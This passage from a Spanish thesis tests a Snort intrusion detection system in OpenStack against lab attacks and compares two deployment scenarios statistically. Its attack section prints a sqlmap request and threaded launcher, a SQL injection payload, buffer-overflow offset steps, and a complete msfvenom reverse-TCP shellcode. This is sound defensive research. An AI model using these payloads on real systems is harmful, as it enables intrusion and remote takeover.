

Figura 10-4. Aplicación web mutillidae

Realizado por: Cristian Miño, 2020

En la Figura 11-4 se puede observar el contenido de la petición realizada hacia la aplicación web Mutillidae, lo cual incluye la sesión PHP.

```
root@kali:~/script# more /tmp/user.request
GET /mutillidae/index.php?page=user-info.php&username=cmino&password=123&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 10.0.2.204
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.204/mutillidae/index.php?page=user-info.php
Connection: close
Cookie: showhints=1; PHPSESSID=6oplk9gti1dmdkibjmd000a5oc
Upgrade-Insecure-Requests: 1
```

Figura 11-4. Contenido de la petición a la aplicación web mutillidae

Realizado por: Cristian Miño, 2020

Posterior a la captura de la petición, se prosigue a ejecutar el ataque a través de la herramienta sqlmap; para enviar una cantidad determinada de ataques se desarrolló un script en Python, como se muestra en la Figura 12-4.

```
root@kali:~/script# more script_sqlmap.py
import subprocess
import threading

def ejecutar_codigo():
        subprocess.call(["sqlmap", "-r", "/tmp/user.request", "-p", "username", "--dbms=MySQL", "--banner"])

if __name__ == '__main__':
        cont = 1
        while cont < 200:
                thread = threading.Thread(target=ejecutar_codigo)
                thread.start()
                cont = cont  + 1
root@kali:~/script#
```

Figura 12-4. Script en Python para ejecutar la herramienta slqmap

Realizado por: Cristian Miño, 2020

Una vez ejecutado el ataque, se puede observar que el sistema de detección de intrusos registró estos eventos y los clasificó como SQL Injection Detect, como puede ser apreciado en la Figura 13-4.

```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=cmino' UNION ALL SELECT NULL,CONCAT(0x7171787671,0x6574534e7069594d58647a494951564
LL,NULL#&password=123&user-info-php-submit-button=View Account Details
---
[21:11:37] [INFO] testing MySQL
[21:11:37] [INFO] confirming MySQL
[21:11:38] [WARNING] reflective value(s) found and filtering out
[21:11:38] [INFO] the back-end DBMS is MySQL
[21:11:38] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.0
banner: '5.7.28-0ubuntu0.18.04.4'
[21:11:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.204'
[21:11:38] [WARNING] you haven't updated sqlmap for more than 87 days!!!
```

Figura 13-4. Resultado de la ejecución del ataque SQL Injection

Realizado por: Cristian Miño, 2020



Figura 14-4. Detección del ataque SQL Injection

Realizado por: Cristian Miño, 2020

4.2.3.3. Buffer Overflow

Para ejecutar el ataque controlado de Buffer Overflow, se utilizó los paquetes de metasploit de la distribución de GNU/Linux Kali, adicional se instaló la pwntools el cual es un framework escrito en Python y desarrollado para realizar explotaciones a vulnerabilidades de forma sencilla.

El framework pwntools se instalo en la maquina con SO GNU/Linux Kali, como se muestra en la Figura 15-4.

```
1   apt-get update
2   apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential
3   python3 -m pip install --upgrade pip
4   python3 -m pip install --upgrade git+https://github.com/Gallopsled/pwntools.git@dev
```

Figura 15-4. Instalación de PWNTOOLS

Realizado por: Cristian Miño, 2020

A través de las librerías de metasploit se obtiene la posición en memoria de donde se genera el buffer Overflow, como se muestra en la Figura 16-4.

```
root@kali:~# msf-pattern_offset -q 39694438
[*] Exact match at offset 2606
root@kali:~# msf-nasm_shell
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

Figura 16-4. Metasploit para obtener la posición de memoria

Realizado por: Cristian Miño, 2020

Una vez obtenido las posiciones exacta de donde se genera el buffer Overflow, se prosigue a generar el código Shell a través de la librería msfvenom, como se muestra en la Figura 17-4.

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.208 LPORT=443 -f c -v shellcode -b '\x00\x0a\x0d'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char shellcode[] =
"\xbf\xd2\xda\x71\x70\xd9\xc6\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
"\x52\x31\x7e\x12\x03\x7e\x12\x83\x14\xde\x93\x85\x64\x37\xd1"
"\x66\x94\xc8\xb6\xef\x71\xf9\xf6\x94\xf2\xaa\xc6\xdf\x56\x47"
"\xac\xb2\x42\xdc\xc0\x1a\x65\x55\x6e\x7d\x48\x66\xc3\xbd\xcb"
"\xe4\x1e\x92\x2b\xd4\xd0\xe7\x2a\x11\x0c\x05\x7e\xca\x5a\xb8"
"\x6e\x7f\x16\x01\x05\x33\xb6\x01\xfa\x84\xb9\x20\xad\x9f\xe3"
"\xe2\x4c\x73\x98\xaa\x56\x90\xa5\x65\xed\x62\x51\x74\x27\xbb"
"\x9a\xdb\x06\x73\x69\x25\x4f\xb4\x92\x50\xb9\xc6\x2f\x63\x7e"
"\xb4\xeb\xe6\x64\x1e\x7f\x50\x40\x9e\xac\x07\x03\xac\x19\x43"
"\x4b\xb1\x9c\x80\xe0\xcd\x15\x27\x26\x44\x6d\x0c\xe2\x0c\x35"
"\x2d\xb3\xe8\x98\x52\xa3\x52\x44\xf7\xa8\x7f\x91\x8a\xf3\x17"
"\x56\xa7\x0b\xe8\xf0\xb0\x78\xda\x5f\x6b\x16\x56\x17\xb5\xe1"
"\x99\x02\x01\x7d\x64\xad\x72\x54\xa3\xf9\x22\xce\x02\x82\xa8"
"\x0e\xaa\x57\x7e\x5e\x04\x08\x3f\x0e\xe4\xf8\xd7\x44\xeb\x27"
"\xc7\x67\x21\x40\x62\x92\xa2\x65\x73\x9e\xe2\x12\x71\x9e\x03"
"\x58\xfc\x78\x69\x8e\xa9\xd3\x06\x37\xf0\xaf\xb7\xb8\x2e\xca"
"\xf8\x33\xdd\x2b\xb6\xb3\xa8\x3f\x2f\x34\xe7\x1d\xe6\x4b\xdd"
"\x09\x64\xd9\xba\xc9\xe3\xc2\x14\x9e\xa4\x35\x6d\x4a\x59\x6f"
"\xc7\x68\xa0\xe9\x20\x28\x7f\xca\xaf\xb1\xf2\x76\x94\xa1\xca"
"\x77\x90\x95\x82\x21\x4e\x43\x65\x98\x20\x3d\x3f\x77\xeb\xa9"
"\xc6\xbb\x2c\xaf\xc6\x91\xda\x4f\x76\x4c\x9b\x70\xb7\x18\x2b"
"\x09\xa5\xb8\xd4\xc0\x6d\xc8\x9e\x48\xc7\x41\x47\x19\x55\x0c"
"\x78\xf4\x9a\x29\xfb\xfc\x62\xce\xe3\x75\x66\x8a\xa3\x66\x1a"
"\x83\x41\x88\x89\xa4\x43";
```

Figura 17-4. Metasploit para generar el shell reverse tcp

Realizado por: Cristian Miño, 2020

Posterior a contar con los parámetros para realizar la explotación se genero el script, el cual va a ejecutar el ataque, como se muestra en el ANEXO E.

Una vez ejecutado el ataque, se puede observar que el sistema de detección de intrusos registró estos eventos y los clasificó como “Possible attack POP3 PASS explot” , como puede ser apreciado en la Figura 18-4.

```
[**] [1:10006:0] Possible attack POP3 PASS exploit, cmino [**] [Priority: 0] {TCP} 10.0.2.208:50208 -> 10.0.2.210:110

[**] [1:10006:0] Possible attack POP3 PASS exploit, cmino [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 10.0.2.208:50264 -> 10.0.2.210:110
[**] [1:10006:0] Possible attack POP3 PASS exploit, cmino [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 10.0.2.208:50264 -> 10.0.2.210:110
```

Figura 18-4. Resultado del ataque Buffer Overflow

Realizado por: Cristian Miño, 2020

CAPÍTULO V

5. RESULTADOS Y DISCUSIÓN

5.1. Desarrollo de las pruebas

La implementación de una plataforma OpenStack para la fase de producción es extremadamente costosa, ya que necesita gran cantidad de recursos. Para el análisis del presente proyecto, se propone un escenario que contempla los siguientes activos informáticos:

- Servidor de control
- Servidor de cómputo
- Servidor Web
- Servidor Windows XP
- Estaciones finales

Para comprobar la eficiencia del diseño del sistema de detección de intrusos se realizaron tres (3) tipos de ataques, los cuales atentan contra: integridad, confidencialidad y disponibilidad.

5.1.1. Planteamiento de escenarios

Para la ejecución de las pruebas se desarrollaron dos (2) escenarios:

- **Escenario 1:** Sistema de detección de intrusos en una máquina virtual en la plataforma OpenStack.
  Consiste en la instalación del IDS en una instancia dentro de la plataforma OpenStack, y el tráfico de red es reflejado en dicha maquina a través de un puerto espejo, de esta manera la máquina virtual puede monitorear el tráfico directamente.

- **Escenario 2:** Sistema de detección de intrusos directo en el nodo de control.
  Consiste en la instalación del IDS directamente en el nodo de red; allí un puerto del servicio de Neutron va a ser dedicado, específicamente, a monitorear el tráfico de red.

5.1.2. Ataques para medir la eficiencia del IDS planteado.

- Ataque #1: Ataque de denegación de servicio (DoS)

El ataque consiste en enviar una cantidad de paquetes en un determinado tiempo y analizar el nivel de eficiencia del IDS.

Tabla 1-5. Resultados del escenario 1 en el ataque 1

Paquetes por segundo (p/s)	Paquetes detectados por el IDS	% de eficiencia
100	100	100,00%
1.000	1.000	100,00%
10.000	9.027	90,27%
20.000	12.095	60,48%
30.000	11.330	37,67%
40.000	11.943	29,86%
50.000	10.689	21,39%

Realizado por: Cristian Miño, 2020

Como se puede ver, a mayor cantidad de ataques, menor es la detección; lo que muestra una pérdida de la eficiencia. Ahora, se muestran los resultados para el escenario número 2:

Tabla 2-5. Resultados del escenario 2 en el ataque 1

Paquetes por segundo (p/s)	Paquetes detectados por el IDS	% de eficiencia
100	100	100,00%
1.000	1.000	100,00%
10.000	10.000	100,00%
20.000	20.000	100,00%
30.000	30.000	100,00%
40.000	40.000	100,00%
50.000	49.980	99,96%

Realizado por: Cristian Miño, 2020

En el escenario 2, se mantuvo el porcentaje de eficiencia en 100% durante todo el proceso, observándose una ligera pérdida de eficiencia cuando se enviaron 50.000 paquetes, disminuyendo apenas en un 0,04%.

Tabla 3-5. Análisis comparativo entre escenarios en el ataque 1

Número de paquetes/segundo	Eficiencia del IDS		
	Escenario 1	Escenario 2	Diferencia
100	100,00%	100,00%	0,00%
1.000	100,00%	100,00%	0,00%
10.000	90,27%	100,00%	9,73%
20.000	60,48%	100,00%	39,52%
30.000	37,67%	100,00%	62,33%
40.000	29,86%	100,00%	70,14%
50.000	21,38%	99,96%	78,58%

Realizado por: Cristian Miño, 2020

A medida que el número de paquetes se incrementa, los sistemas de detección difieren, siendo más estable y eficiente en el escenario 2.

En general, las características del escenario 2 presentan mejores niveles de eficiencia que las del escenario 1.



Figura 1-5. Eficiencia del IDS según ubicación en ataque 1

Realizado por: Cristian Miño, 2020

- Ataques #2 Ataque SQL Injection y #3 Ataque Buffer Overflow

Se utilizó la herramienta sqlmap para detectar las vulnerabilidades de inyección de SQL al sitio web de pruebas Mutillidae; se enviaron ciertas cantidades de repeticiones de ataques para analizar la eficiencia.

Tabla 4-5. Resultados del escenario 1 en ataques 2 y 3

Tipo de ataque	Cantidad de ataques realizados	Cantidad de ataques detectados	% de eficiencia
SQL Injection	100	100	100%
Buffer Overflow	100	100	100%

Realizado por: Cristian Miño, 2020

La eficiencia fue del 100% en cada tipo de ataque, por lo que no representan diferencias para el IDS.

Tabla 5-5. Resultados del escenario 2 en ataques 2 y 3

Tipo de ataque	Cantidad de ataques realizados	Cantidad de ataques realizados	% de eficiencia
SQL Injection	100	100	100%
Buffer Overflow	100	100	100%

Realizado por: Cristian Miño, 2020

De igual manera, la eficiencia fue del 100% en cada tipo de ataque, por lo que no representan diferencias para el IDS.

Tabla 6-5. Análisis comparativo entre escenarios en ataques 2 y 3

Tipo de ataque	Eficiencia del IDS		
	Escenario 1	Escenario 2	Diferencia
SQL Injection	100%	100%	0%
Buffer Overflow	100%	100%	0%

Realizado por: Cristian Miño, 2020

No existen diferencias entre ataques y escenarios; se mantienen las eficiencias en ambos escenarios. Dado que no existen diferencias entre el número de ataques realizados y los ataques detectados, se concluye que la prueba estadística falla a favor de la igualdad entre ambos porcentajes, al ser la diferencia absoluta de 0%.



Figura 2-5. Eficiencia del IDS según ubicación en ataques 2 y 3

Realizado por: Cristian Miño, 2020

5.2. Validación de la hipótesis

La cantidad de detecciones de ataques informáticos fue el parámetro para determinar el porcentaje de eficiencia del sistema de detección de intrusos.

A continuación, se presentan las pruebas de hipótesis para cada bloque de paquetes/segundo:

Tabla 7-5. Contraste de hipótesis sobre diferencia de escenarios (n=10.000)

```
            H₀: Eficiencia Escenario 1 = Eficiencia Escenario 2
            H₁: Eficiencia Escenario 1 ≠ Eficiencia Escenario 2

Observed proportion:      1
N :    10000
95% conf. interval (exact):     (0,9996 1)
95% conf. interval (normal):    (1 1)

Hypothetical proportion:  0,9027

Z :    32,831
p (same):    2,1239E-236
```

Realizado por: Cristian Miño, 2020

En la Tabla 11-5, se puede apreciar que se rechaza la hipótesis nula de igualdad del porcentaje de eficiencia entre escenarios, ya que con un nivel de significancia del 5%, el p-valor de la prueba es inferior a 0,05. Por lo tanto, la eficiencia del escenario 2 es superior a la del escenario 1.

Tabla 8-5. Contraste de hipótesis sobre diferencia de escenarios (n=20.000)

```
            H₀: Eficiencia Escenario 1 = Eficiencia Escenario 2
            H₁: Eficiencia Escenario 1 ≠ Eficiencia Escenario 2
Observed proportion:      1
N :    20000
95% conf. interval (exact):     (0,9998 1)
95% conf. interval (normal):    (1 1)

Hypothetical proportion:  0,6048

Z :    114,32
p (same):    <0.001
```

Realizado por: Cristian Miño, 2020

Según los resultados de la Tabla 12-5, se rechaza la hipótesis nula de igualdad del porcentaje de eficiencia entre escenarios, ya que con un nivel de significancia del 5%, el p-valor de la prueba es inferior a 0,05. Por lo tanto, la eficiencia del escenario 2 es superior a la del escenario 1.

Tabla 9-5. Contraste de hipótesis sobre diferencia de escenarios (n=30.000)

```
            H₀: Eficiencia Escenario 1 = Eficiencia Escenario 2
            H₁: Eficiencia Escenario 1 ≠ Eficiencia Escenario 2
Observed proportion:      1
N :    30000
95% conf. interval (exact):     (0,9999 1)
95% conf. interval (normal):    (1 1)

Hypothetical proportion:  0,3767

Z :    222,8
p (same):    <0.001
```

Realizado por: Cristian Miño, 2020

En la Tabla 13-5, se observa que la hipótesis nula de igualdad del porcentaje de eficiencia entre escenarios se rechaza, ya que con un nivel de significancia del 5%, el p-valor de la prueba es inferior a 0,05. Por lo tanto, la eficiencia del escenario 2 es superior a la del escenario 1.

Tabla 10-5. Contraste de hipótesis sobre diferencia de escenarios (n=40.000)

```
            H₀: Eficiencia Escenario 1 = Eficiencia Escenario 2
            H₁: Eficiencia Escenario 1 ≠ Eficiencia Escenario 2
Observed proportion:      1
N :    40000
95% conf. interval (exact):     (0,9999 1)
95% conf. interval (normal):    (1 1)

Hypothetical proportion:  0,2986

Z :    306,53
p (same):    <0.001
```

Realizado por: Cristian Miño, 2020

En la Tabla 14-5, se puede apreciar que se rechaza la hipótesis nula de igualdad del porcentaje de eficiencia entre escenarios, ya que con un nivel de significancia del 5%, el p-valor de la prueba es inferior a 0,05. Por lo tanto, la eficiencia del escenario 2 es superior a la del escenario 1.

Tabla 11-5. Contraste de hipótesis sobre diferencia de escenarios (n=50.000)

```
            H₀: Eficiencia Escenario 1 = Eficiencia Escenario 2
            H₁: Eficiencia Escenario 1 ≠ Eficiencia Escenario 2
Observed proportion:      0,9996
N :    50000
95% conf. interval (exact):     (0,9994 0,9998)
95% conf. interval (normal):    (0,9994 0,9998)

Hypothetical proportion:  0,2138

Z :    428,57
p (same):    <0.001
```

Realizado por: Cristian Miño, 2020

En la Tabla 15-5, se puede apreciar que se rechaza la hipótesis nula de igualdad del porcentaje de eficiencia entre escenarios, ya que con un nivel de significancia del 5%, el p-valor de la prueba es inferior a 0,05. Así, la eficiencia del escenario 2 es superior a la del escenario 1.

Como se puede apreciar en los resultados estadísticos, se nota un incremento en la eficiencia de detección de ataques, llegando a tener una media de 62.80% de mejora en comparación con el escenario virtualizado. Teniendo en cuenta los resultados obtenidos se concluye que se acepta la hipótesis planteada, la cual enuncia.

La implementación de un sistema de código abierto de detección de intrusos (IDS) permitirá incrementar el porcentaje de detección de ataques en la plataforma OpenStack.

5.3. Discusión

El presente estudio tuvo como objeto el diseño de un sistema de seguridad de detección de intrusos, orientado analizar el tráfico de la red externa de una plataforma OpenStack. Para ello se analizaron dos formas de implementación de IDS, la primera consistió en la implementación en una instancia de una máquina virtual en la plataforma OpenStack, mientras que la segunda forma, trató de la implementación directa en el nodo de control.

El desarrollo e instalación de sistemas IDS constituye una herramienta fundamental para la administración de servicios en la nube, así como para garantizar la seguridad de la misma. Los servicios en la nube se refieren a la provisión de recursos computacionales a pedido o por demanda, a través de una red informática (Kosamkar, 2016).

De acuerdo con Xu *et al.* (2019), los sistemas de detección de intrusos en la red (IDS) a menudo se utilizan para protegerse contra los ataques cibernéticos; sin embargo, las soluciones existentes para implementar el IDS en un entorno de nube pueden generar un consumo significativo de recursos, e incluso pueden afectar a las empresas normales con altas capacidades. En el sentido que plantean los autores, se destaca la importancia de la implementación de IDS, pero se advierte que ello tiene un costo a nivel de sistema y otros recursos, lo cual debe ser analizado y cubierto con el fin de generar el menor impacto adverso en el servicio y obtener los beneficios en términos de eficiencia del IDS.

La detección de intrusiones es el proceso de monitorear los eventos que ocurren en un sistema o red de computadoras y analizarlos en busca de signos de intrusiones, definidos como intentos de comprometer la confidencialidad, integridad, disponibilidad o eludir los mecanismos de seguridad de una computadora o red (Kosamkar, 2016). Así, la implementación de esta investigación constó de tres tipos de ataques: denegación de servicio, SQL Injection y Buffer Overflow, con el fin de determinar la eficiencia y, con base en ella, la vulnerabilidad del IDS.

La denegación de servicio resultó ser el ataque con mayor influencia en el análisis ya que, a través de este, se observaron diferencias en las implementaciones. Según Ali y Fattoh Osman (2017), la denegación de servicio afecta la disponibilidad de los diversos servicios en la nube; en este ataque, el atacante debe comparar y probar muchos hosts y, a partir de ello, seleccionar aquellos más débiles, conocidos como computadoras *zombies*, para iniciar el ataque.

A pesar de la seguridad que se pueda implementar, los ataques de denegación de servicio distribuida (DDoS) son un tipo de ataque muy poderoso, que afecta la disponibilidad de

aplicaciones y servicios en la nube; esto funciona mediante el envío de gran cantidad de tráfico ilegítimo, dirigido al servidor de la nube, el cual manipula los recursos tales como el ancho de banda y la conectividad (Kiruthika Devi & Subbulakshmi, 2016).

El primer escenario probado fue menos eficiente que el segundo, ya que al estar ubicado en una máquina virtual el consumo de recursos aumentó y se generó la saturación de la red; por otra parte, en el segundo escenario la detección de tráfico fue del 100%, siendo este el más eficiente y recomendado para análisis de tráfico externo. Además, se comprueba la hipótesis de diferencia en el porcentaje de eficiencia entre los escenarios 1 y 2, determinándose que el escenario 2 es estadísticamente diferente al escenario 1 y que este presenta los mejores rendimientos para el IDS.

Este resultado fue similar al encontrado por Xu *et al.* (2019), quienes determinaron que el método del sistema de detección de intrusiones de red como servicio en nodos (NIDSaaS) consume menos recursos de CPU que el enfoque de TAP como servicio (TaaS), siendo el primero más eficiente; los investigadores enfatizan que el trabajo futuro incluye una medición más completa y la optimización del rendimiento y escalabilidad de NIDSaaS.

De acuerdo con Venkateswara-Rao y Venkateswara-Rao (2015), la virtualización afecta el uso de la CPU, el rendimiento de la red, la memoria y el almacenamiento, así como el rendimiento de las aplicaciones; asimismo, dentro de la virtualización, los grandes rendimientos dependen esencialmente de la programación de tareas y la carga de trabajo en el sistema. Las máquinas virtuales se basan en el paradigma de host–invitado; cada invitado se ejecuta en una imitación virtual de la capa de hardware. Este enfoque permite que el sistema operativo invitado se ejecute sin modificaciones y, también, permite al administrador crear invitados que utilizan diferentes sistemas operativos. No obstante, las máquinas virtuales aumentan el número de cambios de contexto y, también, consumen considerablemente el CPU para la traducción de direcciones.

En términos generales, esta investigación determinó que la diferencia en la implementación depende de la ubicación, es decir, en máquina virtual o nodo, ya que la configuración de la herramienta es la misma.

CONCLUSIONES

- Se analizó y comparó los sistemas de detección de intrusos que existen en el mercado, teniendo en cuenta el tipo de licencia, la capacidad de procesamiento, la facilidad de su instalación. Como resultado del análisis se concluyo que Snort es el IDS recomendable para este estudio.

- Se analizó y comparó las plataformas de computación en la nube, teniendo como resultado que OpenStack es la plataforma recomendable para este estudio, esto en base a las características analizadas que fueron; arquitectura, flexibilidad, integración, y soporte por parte de la comunidad.

- Para el diseño del sistema de detección de intrusos (IDS) se analizó tres tipos de ataques informáticos: Denegación de Servicio, SQL Injection, Buffer Overflow; determinando que estos engloban la mayor parte de ataques, dichos ataques sirvieron de base para elaborar un conjunto de reglas que fueron integradas al sistema de detección de intrusos Snort, las mismas que permitieron detectar los ataques mencionados.

- Para la implementación fue necesario investigar sobre Open vSwitch, la cual forma parte principal en el componente de red de la plataforma OpenStack como "Mechanism driver" basado en agente, con esto se logró configurar el puerto espejo para el análisis de tráfico.

- De acuerdo con los ataques realizados se verificó, que el diseño del sistema de detección de intrusos en el escenario del nodo de control resultó ser más eficiente, llegando a un porcentaje de eficiencia de 99,96% con 50 mil paquetes por segundo, en comparación con el escenario virtualizado en la plataforma OpenStack que con la misma cantidad de paquetes llego al 21,39%. Adicional se concluyo que la diferencia en la implementación estribó en la ubicación y la forma en que se analiza el tráfico de red, siendo en nodo más eficiente que en instancia de máquina virtual, puesto que la configuración de la herramienta es la misma.

RECOMENDACIONES

- Para una implementación en un ambiente de producción, se recomienda un correcto dimensionamiento de la plataforma OpenStack, teniendo énfasis en la cantidad de nodos de red que se van a implementar y los recursos de procesamiento de los mismos.

- Se recomienda realizar investigaciones sobre sistemas de detección de intrusos basados en controladoras SDN, dado que OpenStack tiene componentes para la integración con controladoras SDN como OpenDaylight, Ryu, Juniper Contrail, Tungsten Fabirc, OVN, Cisco ACI, VMWare NSX.

- La plataforma OpenStack cuenta, al ser modular, permite la integración con diferentes componentes, estos componentes tienen sus características y peculiaridades, y por ende sus vulnerabilidades, se recomienda realizar una investigación a nivel de seguridad informática de cada componente de la plataforma al momento de realizar la implantación en producción.

- Se recomienda realizar un estudio sobre las mejores practicas de instalación de la plataforma OpenStack, incluyendo endurecimiento de los nodos, parámetros de configuración seguro, implementación de llaves publicas/privadas, tokens y contraseñas de acceso seguras.

GLOSARIO

CC	Computación en la nube
DPDK	Kit de desarrollo de plano de datos
GRE	Encapsulación de enrutamiento genérico
IDS	Sistema de Detección de Intrusos
NIDS	Modo de sistema de detección de intrusiones de red
OVS	Open vSwitch
OWASP	"Open Web Application Security Project" Proyecto de código abierto con el fin de determinar las causas que hacen que el software sea vulnerable.
PPA	Archivo de paquete personal (repositorio de GNU/Linux Debian/Ubuntu)
SDN	Redes Definidas por Software
SNORT	Sistema de prevención de intrusiones de red
SO	Sistema Operativo
SQL	Lenguaje de consulta estructurado
SQLIA	Inyección SQL
TCPDUMP	Es una herramienta para línea de comandos cuya utilidad principal es analizar el tráfico que circula por la red.
VLAN	Red de área local virtual
VM	Máquina Virtual
VXLAN	Red de área local extensible virtual

BIBLIOGRAFÍA

Aiswarya Mohan, K., Jyothi, B., 2016. Snort Using Parallel Architecture for Intrusion Detection in Busy Network. Vo lu me 4, 266–269.

Ali, A. A. A., & Fattoh Osman, S. E. (2017). Investigation of Intrusion and Denial of Service Attacks in Cloud Computing. *International Journal of Advanced Research in Computer and Communication Engineering*, *6*(8), 114-118. https://doi.org/10.17148/IJARCCE.2017.6821

Alwan, Z. S., & Younis, M. F. (2017). Detection and Prevention of SQL Injection Attack: A Survey. *International Journal of Computer Science and Mobile Computing*, *6*(8), 5-17.

Ansari, F. F., Mishra, D. P., & Kumar, S. (2018). Software Defined Networking: An Understanding. *International Journal for Research in Applied Science and Engineering Technology*, *6*(1), 2899-2902. https://doi.org/10.22214/ijraset.2018.1399

